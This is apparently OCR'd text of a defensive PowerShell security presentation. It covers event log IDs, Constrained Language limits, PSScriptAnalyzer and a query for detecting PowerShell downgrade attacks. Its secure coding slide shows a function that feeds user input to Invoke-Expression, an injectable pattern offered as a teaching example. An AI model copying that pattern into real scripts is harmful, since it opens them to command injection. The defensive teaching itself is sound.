

https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

PROTECTED EVENT LOGGING



USEFUL EVENTS


Log Name	Event ID	Purpose
System	104	An event log was cleared
Security	4656	Auditing of configured files, registry keys: PowerShell profiles (*profile*.ps1) Security settings (HKLM:\Software\Policies*)
Windows PowerShell	400	PowerShell Startup, including hosting application, version
Windows PowerShell	800	Command and Parameter Logging
Microsoft-Windows-PowerShell/Operational	4104 *Warning*	ScriptBlock *automatic* logging – used APIs or techniques commonly associated with malware
Microsoft-Windows-PowerShell/Operational	4104 Verbose	ScriptBlock logging
Microsoft-Windows-PowerShell/Operational	53507	PowerShell debugger attached to a process
Microsoft-Windows-WinRM/Operational	91	User connected to system with PowerShell Remoting

https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf

DEVICE GUARD AND APPLICATION WHITELISTING

https://channel9.msdn.com/Events/Ignite/2015/BRK2336

POWERSHELL WITH DEVICE GUARD



POWERSHELL CONSTRAINED LANGUAGE RESTRICTIONS

- Language elements that provide access to Win32 APIs
- COM objects
- .NET methods, property setters, types, and conversions
- Add-Type
- XAML-based workflows
- PowerShell Classes (because they create .NET classes)
- DSC configuration declarations

*Constrained Language removes the **language capabilities** that make PowerShell useful for attackers.*
*It is not a **RBAC sandbox** like JEA.*


Like cmd.exe, it is designed to allow interactive administration, and therefore still allows access to executables and cmdlets.

SECURE CODING

```powershell
function Invoke-RestrictedGetProcess
{
    param($Name)

    if($Name -notmatch "powershell")
    {
        throw "Intruder alert!"
    }

    Invoke-Expression "Get-Process -Name $name"
}
```

https://blogs.msdn.microsoft.com/powershell/2013/12/16/powershell-security-best-practices/

… AT SCALE



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2017-06-21
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PSScriptAnalyzer 1.15.0

PSScriptAnalyzer provides script analysis and checks for potential code defects in the scripts by applying a group of built-in or customized rules on the scripts being analyzed.

Inspect

```
PS> Save-Module -Name PSScriptAnalyzer -Path <path>
```

Install

```
PS> Install-Module -Name PSScriptAnalyzer
```

Deploy

Deploy to Azure Automation

See Documentation for more details.


Release Notes

Added
- (#780) `Range` parameter to the `Invoke-Formatter` cmdlet. The user can specify the range in which formatting should be applied. The primary usage for this parameter is to be used with editors that request selection formatting.
- (#782, #788) Allman style, Stroustrup style and one true brace style (OTBS) code formatting presets.
- (#790) `Kind` switch to `PSUseConsistentIndentation` rule to provide tabbed indentation.

Fixed
- (#781, #784) `NewLineAfer` switch behavior in `PSPlaceCloseBrace` rule. When the switch is set to `$false`, the emitted suggested corrections enforce branching control statements to be on the same line as their preceding closing braces. On the other hand when the switch is set to `$true`, the emitted suggested corrections enforce branching controls statements to be on the next line.


https://github.com/PowerShell/PSScriptAnalyzer

POWERSHELL INJECTION HUNTER



https://blogs.msdn.com/b/PowerShell

INTEGRATION WITH VISUAL STUDIO CODE



WATCH FOR DOWNGRADE ATTACKS


Event Log

As a detection mechanism, the "Windows PowerShell" classic event log has event ID 400. This is the "Engine Lifecycle" event, and includes the Engine Version. Here is an example query to find lower versions of the PowerShell engine being loaded:

```
001 Get-WinEvent -LogName "Windows PowerShell" |
002     Where-Object Id -eq 400 |
003     Foreach-Object {
004         $version = [Version] ($_.Message -replace '(?s).*EngineVersion=([\d\.]+)*.*','$1')
005         if($version -lt ([Version] "5.0")) { $_ }
006 }
```

AppLocker / File Auditing

When the CLR loads PowerShell assemblies, it will first load the managed assemblies from the GAC (if they are available). It will also load the native images that contain pre-jitted code if the assemblies are NGEN'd (which they are). Here is what loading PowerShell v2 looks like:

